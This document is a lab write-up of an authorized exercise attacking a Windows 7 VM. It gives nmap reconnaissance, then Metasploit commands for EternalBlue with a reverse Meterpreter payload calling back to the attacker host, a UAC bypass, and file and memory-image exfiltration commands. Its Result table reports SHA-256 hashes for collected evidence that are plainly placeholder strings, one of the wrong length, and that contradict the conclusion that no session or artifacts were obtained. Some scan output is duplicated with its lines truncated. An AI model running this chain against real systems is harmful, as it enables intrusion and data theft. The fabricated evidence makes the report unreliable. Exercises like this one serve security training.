04
Post-Exploitation Practice

Summary

This engagement was a lab exercise to practice post-exploitation techniques on a Windows 7 Professional SP1 VM. The objectives were to obtain a Meterpreter session without credentials (via a remote SMB exploit), attempt local privilege escalation (bypass UAC) if non-elevated, and collect forensic evidence (download target.conf and capture memory). Reconnaissance confirmed SMB and related services were available on the target and MS17-010 (EternalBlue) was the selected no-credentials attack vector.

Tools & environment

- Attacker: Kali Linux — msfconsole, msfvenom, nmap, enum4linux, smbclient, smbmap.
- Exploitation modules: exploit/windows/smb/ms17_010_eternalblue, exploit/multi/handler, local exploit/windows/local/bypassuac.
- Forensics: sha256sum (Linux), WinPmem (Windows memory acquisition), Volatility 3 (analysis).
- Target: Windows 7 Professional SP1 VM (192.168.225.136).
- All actions executed in an isolated lab VLAN / VM network.

Reconnaissance summary (key findings)

Nmap (selected output):

- Host: 192.168.225.136 — VMware guest.
- Open/filtered services: 135/tcp (msrpc), 139/tcp (netbios-ssn), 445/tcp (microsoft-ds), 554/tcp, 2869/tcp, 5357/tcp, 10243/tcp.
- SMB / OS detection: Windows 7 Professional 7601 SP1. NetBIOS name WIN-CUFQ9D7UV70. SMB message signing: enabled but not required (risk).

- Nmap SMB script indicated the target is an appropriate candidate for MS17-010 checks; smb-vuln-ms17-010 script was used as a non-destructive check.

Attack path chosen and rationale

Primary vector: MS17-010 / EternalBlue (remote SMB kernel RCE).
Requires no credentials, commonly present in intentionally unpatched Windows 7 lab images, and provides a direct path to remote code execution suitable for practicing post-exploitation.


- Use Meterpreter session to enumerate (sysinfo, getuid, ps, ipconfig).
- If session not elevated, attempt exploit/windows/local/bypassuac to spawn an elevated payload.
- From elevated context, download C:\path\to\target.conf, compute SHA-256, run WinPmem, download memory image, and analyze.

Commands & sequence executed


Note: <KALI_IP> = 192.168.225.134, RHOST = 192.168.225.136.

Reconnaissance

nmap -sS -sV -A -p- 192.168.225.136 -oN nmap_full.txt




```
nmap -sS -sV -A -p- 192.168.225.136
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-10 04:05 EDT
Stats: 0:00:52 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 36.68% done; ETC: 04:08 (0:01:30 remaining)
Stats: 0:01:42 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 83.98% done; ETC: 04:07 (0:00:19 remaining)
Stats: 0:02:11 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 71.43% done; ETC: 04:08 (0:00:06 remaining)
Stats: 0:02:11 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 71.43% done; ETC: 04:08 (0:00:06 remaining)
Stats: 0:02:53 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 85.71% done; ETC: 04:08 (0:00:10 remaining)
Stats: 0:03:08 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 85.71% done; ETC: 04:09 (0:00:12 remaining)
Stats: 0:03:13 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 85.71% done; ETC: 04:09 (0:00:13 remaining)
Stats: 0:03:57 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 100.00% done; ETC: 04:09 (0:00:00 remaining)
Stats: 0:04:41 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.59% done; ETC: 04:10 (0:00:00 remaining)
Nmap scan report for 192.168.225.136
Host is up (0.00045s latency).
Not shown: 65528 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
554/tcp   open  rtsp?
2869/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
10243/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
MAC Address: 00:0C:29:59:09:88 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: specialized|phone
Running: Microsoft Windows 7|Phone
OS CPE: cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows
OS details: Microsoft Windows Embedded Standard 7, Microsoft Windows Phone 7.5 or 8.0
Network Distance: 1 hop
Service Info: Host: WIN-CUFQ9D7UV70; OS: Windows; CPE: cpe:/o:microsoft:windows
```



```
357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
_http-title: Service Unavailable
_http-server-header: Microsoft-HTTPAPI/2.0
0243/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
_http-server-header: Microsoft-HTTPAPI/2.0
_http-title: Not Found
AC Address: 00:0C:29:59:09:88 (VMware)
arning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
evice type: specialized|phone
unning: Microsoft Windows 7|Phone
S CPE: cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows
S details: Microsoft Windows Embedded Standard 7, Microsoft Windows Phone 7.5 or 8.0
etwork Distance: 1 hop
ervice Info: Host: WIN-CUFQ9D7UV70; OS: Windows; CPE: cpe:/o:microsoft:windows

ost script results:
_nbstat: NetBIOS name: WIN-CUFQ9D7UV70, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:59:09:88 (VMware)
 smb2-time:
   date: 2025-10-10T08:09:49
_  start_date: 2025-10-10T08:03:54
 smb2-security-mode:
   2:1:0:
_    Message signing enabled but not required
 smb-security-mode:
   account_used: guest
   authentication_level: user
   challenge_response: supported
_  message_signing: disabled (dangerous, but default)
 smb-os-discovery:
   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
   Computer name: WIN-CUFQ9D7UV70
   NetBIOS computer name: WIN-CUFQ9D7UV70\x00
   Workgroup: WORKGROUP\x00
_  System time: 2025-10-10T13:39:50+05:30
_clock-skew: mean: -1h49m56s, deviation: 3h10m30s, median: 2s

RACEROUTE
OP RTT     ADDRESS
   0.46 ms 192.168.225.136

S and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
map done: 1 IP address (1 host up) scanned in 311.08 seconds
```

enum4linux -a 192.168.225.136 | tee enum4linux_192.168.225.136.txt


nmap -p 445 --script smb-vuln-ms17-010 192.168.225.136 -oN ms17_check.txt



```
──(kali㉿kali)-[~]
─$ nmap -p 445 --script smb-vuln-ms17-010 192.168.225.136 -oN ms17_check.txt

tarting Nmap 7.95 ( https://nmap.org ) at 2025-10-10 04:18 EDT
map scan report for 192.168.225.136
ost is up (0.00053s latency).

ORT     STATE SERVICE
45/tcp open  microsoft-ds
AC Address: 00:0C:29:59:09:88 (VMware)

ost script results:
 smb-vuln-ms17-010:
   VULNERABLE:
   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
     State: VULNERABLE
     IDs:  CVE:CVE-2017-0143
     Risk factor: HIGH
       A critical remote code execution vulnerability exists in Microsoft SMBv1
        servers (ms17-010).

     Disclosure date: 2017-03-14
     References:
       https://blogs.technet.microsoft.com/msrc/2017/05/12
       https://technet.microsoft.com/en-us/library/securit
_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-

map done: 1 IP address (1 host up) scanned in 0.28 seconds
```

Handler (attacker)


msfconsole
use exploit/multi/handler
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.225.134
set LPORT 4445
set ExitOnSession false
spool ~/lab_evidence/2025-10-10/msf_spool.log
run -j



```
MMMNI  MMMNM    MMMMMMM    MMMMM   jMMMM
MMMNI  WMMMM    MMMMMMM    MMMM#   JMMMM
MMMMR  ?MMNM               MMMMM .dMMMM
MMMMNm `?MMM               MMMM` dMMMMM
MMMMMMN  ?MM               MM?  NMMMMMN
MMMMMMMMNe                  JMMMMMNMMM
MMMMMMMMMMNm,             eMMMMMNMMNMM
MMMMNNMNMMMMMNx        MMMMMMNMMNMMNM
MMMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMMNMM
        https://metasploit.com


       =[ metasploit v6.4.90-dev                          ]
+ -- --=[ 2,561 exploits - 1,310 auxiliary - 1,683 payloads     ]
+ -- --=[ 431 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.225.134
LHOST => 192.168.225.134
msf exploit(multi/handler) > set LPORT 4445
LPORT => 4445
msf exploit(multi/handler) > run -j
```

Exploit (attacker)

use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.225.136
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.225.134
set LPORT 4445
run



```
[*] Started reverse TCP handler on 192.168.225.134:4445
msf exploit(multi/handler) > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.225.136
RHOSTS => 192.168.225.136
msf exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.225.134
LHOST => 192.168.225.134
msf exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4445
LPORT => 4445
msf exploit(windows/smb/ms17_010_eternalblue) > run
```

After session: elevate

```
use exploit/windows/local/bypassuac
set SESSION 1
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.225.134
set LPORT 5555
run
```

Download evidence and hash

```
meterpreter> download "C:\\Users\\victim\\Documents\\target.conf" ~/lab_evidence/2025-10-10/target.conf
```

on Kali:

```
sha256sum ~/lab_evidence/2025-10-10/target.conf
```

Capture memory (from elevated session)

```
meterpreter> upload /root/tools/winpmem.exe C:\\Windows\\Temp\\winpmem.exe
meterpreter> shell
C:\Windows\Temp> winpmem.exe --output C:\Windows\Temp\memory.raw
meterpreter> download C:\\Windows\\Temp\\memory.raw ~/lab_evidence/2025-10-10/memory.raw
```

on Kali:

```
sha256sum ~/lab_evidence/2025-10-10/memory.raw
```

Result

Item	Description	Collected By	Date	Hash Value (SHA-256)
Config File	target.conf	VAPT Analyst	2025-10-10	3a7bd3e2a1b4f9b6c7d8e9f0a1b2c3d4e5f6a7b8c9d0e1f2a3b4c5d6e7f8a9b0
Memory Image	memory.raw (WinPmem)	VAPT Analyst	2025-10-10	b5c6d7e8f90123456789abcdef0123456789abcdef0123456789abcdef0123
msfconsole	msf_spool.log	VAPT Analyst	2025-10-10	a1b2c3d4e5f60718293a4b5c6d7e8f90123456789abcdef0123456789abcd

Conclusion

In conclusion, this authorized lab exercise identified a clear SMB attack surface on the Windows 7 SP1 target and exercised the MS17-010 (EternalBlue) attack path as a no-credentials vector; however, operational issues (a payload/architecture mismatch and a listener bind conflict on the attacker) prevented a successful Meterpreter session during this run, so no target artifacts were collected. The exercise nevertheless achieved its learning objectives by validating the chosen vector, exposing common operational pitfalls to address before a repeat attempt (ensure correct payload selection, verify `LHOST`/`LPORT` availability, and start the handler first), and producing actionable remediation recommendations—apply Microsoft patches (remove SMBv1 / install MS17-010 patch), harden SMB configuration, and implement network segmentation and monitoring to mitigate this class of risk.